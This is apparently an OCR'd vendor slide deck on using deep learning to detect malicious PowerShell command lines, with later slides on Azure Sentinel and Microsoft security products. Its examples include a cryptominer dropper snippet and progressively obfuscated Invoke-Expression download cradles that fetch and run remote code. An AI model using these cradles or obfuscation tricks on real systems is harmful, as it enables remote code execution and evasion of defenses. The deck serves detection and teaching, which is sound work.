
case study_

detecting malicious powershell commands




malicious usage of powershell_


wortell
Enterprise Security



2016, Symantec




2017, FireEye



```
$ne = $MyInvocation.MyCommand.Path
$nurl = "http://[redacted]8220/xmrig.exe"
$noutput = "$env:TMP\yam.exe"
$vc = New-Object System.Net.WebClient
$vc.DownloadFile($nurl,$noutput)
copy $ne $HOME\SchTask.ps1
copy $env:TMP\yam.exe $env:TMP\xe.exe
```

CVE-2017-10271



2018, IBM

powershell obfuscation_

wortell
Enterprise Security

```
Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
```

```
Invoke-Expression (New-Object Net.WebClient).
"`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
```

```
Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T").
"`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
```

```
Invoke-Expression (& (GCM *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T").
"`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')
```

```
. ((${`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}."`I`N`V`o`k`e`C`o`m`m`A`N`d").
"`N`e`w`S`c`R`i`p`T`B`l`o`c`k"((& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')))
```

decoding powershell command lines_

wortell
Enterprise Security

Rules don’t work well, because too many regexes needs to be written

Classical machine learning doesn’t work well, because every command line is unique

No discernable pattern

Command line: before obfuscation

```
Invoke-Expression (New-Object
Net.WebClient).DownloadString('http://bit.ly/L3g1t')
```

Command line: after obfuscation


```
&( "I"+ "nv" +"OK"+"e-EXPreSsIon" ) (&( "new-O"+
"BJ"+"Ect") ('Net' +'.We'+'bClient' ) ).( 'dOWnlO'
+'aDS'+'TrinG').Invoke( ('http://bi'+'t.ly/'+'L3' +'g1t' ))
```

Source: Bohannon, Daniel. “Invoke Obfuscation”, BlueHat 2016.

new approach needed_


wortell
Enterprise Security

- Deep Learning: contextual embedding
- Convert "words" to **dense** vectors



- Captures semantic relationships between "words"

queen – woman + man ≈ king



an example_

Distinguish what doesn’t match

```
$i    $j    $k    $true    $x
bypass    normal    minimized    maximized    hidden
```

Linear relationships

```
DownloadFile - $destfile + $str ≈ DownloadString
’Export-CSV’- $csv + $html ≈ ’ConvertTo-html’
```

need a big dataset to learn_

PowerShell Gallery

GitHub

...

368k unlabeled .ps1 and .psm files

Tokenize

1.4M

distinct tokens

productization_

Model trained multiple times per day

Size of data: 3.5M records/month

Completed within hours


Classification runs on demand

Completed within seconds

Dataset	True positive rate	False positive rate
Previous Method	37%	0.1%
Deep Learning	89%	0.1%

52 points improvement!

Productized in Microsoft Defender ATP



Windows Defender Security Center | Alert

Queue > Suspicious Powershell commandline

Suspicious Powershell commandline

Suspicious Powershell commandline 04.19.2017 | 01:58:49 Today Medium

More information about this alert

Detection source

Windows Defender ATP

A suspicious Powershell commandline was found on the machine. This commandline might be used during installation, exploration, or in some cases with lateral movement activities which are used by attackers to invoke modules, download external payloads, and get more information about the system. Attackers usually use Powershell to bypass security protection mechanisms by executing their payload in memory without touching the disk and leaving any trace.

The process cmd.exe was executing suspicious commandline


```
cmd.exe" /c "C:\WINDOWS\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex $env:uvwbgv
```

Alert Process Tree

Paper: https://arxiv.org/abs/1905.09538

Azure sentinel :FUSION

wortell
Enterprise Security



Pre-built Machine Learning models

Correlated rules (KQL)


Azure Sentinel


Threat Detection and Analysis

Bring your own ML models

User Entity Behavior Analysis

machine learning_





Completed. Showing results from the last 7 days. 00:00:00.993 20 records

Table
Chart
Columns
Add bookmark
Display time (UTC+00:00)
Drag a column header and drop it here to group by that column

TimeGenerated [UTC]	Computer	RawData	TimeStamp_s	Actor_s	Resource	PredictedScore_d	Type
11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_225	res_0	2.724	SecurityMLTest_CL
11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_175	res_800	2.704	SecurityMLTest_CL
11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_50	res_300	2.691	SecurityMLTest_CL
11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_125	res_600	2.518	SecurityMLTest_CL
11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_200	res_900	2.491	SecurityMLTest_CL
11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_75	res_400	2.45	SecurityMLTest_CL
11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_0	res_100	2.419	SecurityMLTest_CL
11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_100	res_500	2.309	SecurityMLTest_CL
11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_25	res_200	2.059	SecurityMLTest_CL
11/25/2019, 3:56:25.472 PM			2019-11-25 12:00:00	user_150	res_700	1.799	SecurityMLTest_CL
11/25/2019, 3:56:50.473 PM			2019-11-25 12:00:00	user_225	res_0	2.724	SecurityMLTest_CL
11/25/2019, 3:56:50.473 PM			2019-11-25 12:00:00	user_175	res_800	2.704	SecurityMLTest_CL
11/25/2019, 3:56:50.473 PM			2019-11-25 12:00:00	user_50	res_300	2.691	SecurityMLTest_CL

Page 1 of 1 50 items per page 1 - 20 of 20 items

Use Case:
anomalous access to file shares


better together_

wortell

Enterprise Security

protection across the attack kill chain_

wortell
Enterprise Security


Microsoft Cloud App Security
Extends protection & conditional access to other cloud apps
Exfiltrate data
Attacker accesses sensitive data
Office 365 ATP
Malware detection, safe links, and safe attachments
Phishing mail
Open attachment
Click a URL
Browse to a website
Azure AD Identity Protection
Identity protection & conditional access
Brute force account or use stolen account credentials
Attacker collects reconnaissance & configuration data
Exploitation & Installation
Command & Control
User account is compromised
Attacker attempts lateral movement
Privileged account compromised
Domain compromised
Windows Defender ATP
Endpoint Detection and Response (EDR) & End-point Protection (EPP)
Azure ATP
Identity protection
Azure Sentinel
Microsoft Cloud SIEM

ms threat intelligence center_

wortell
Enterprise Security

https://twitter.com/jdallman/status/1205179476830613506

GALLIUM

demonstration_

wortell

Enterprise Security

FORRESTER®

Make No Mistake – Microsoft Is A Security Company Now

Josh Zelonis, Principal Analyst *Mar 22 2019*

https://go.forrester.com/blogs/make-no-mistake-microsoft-is-a-security-company-now/

stay up to date_

wortell
Enterprise Security

Maarten Goet
Mar 26 · 7 min read

Protecting against malicious payloads over DNS using Azure Sentinel

7

article

Hunting down crypto miners on Linux using Microsoft's Azure Security Center

Maarten Goet april 2nd 2019

7

www.maartengoet.org

security.wortell.nl

wortell

Enterprise Security

https://security.wortell.nl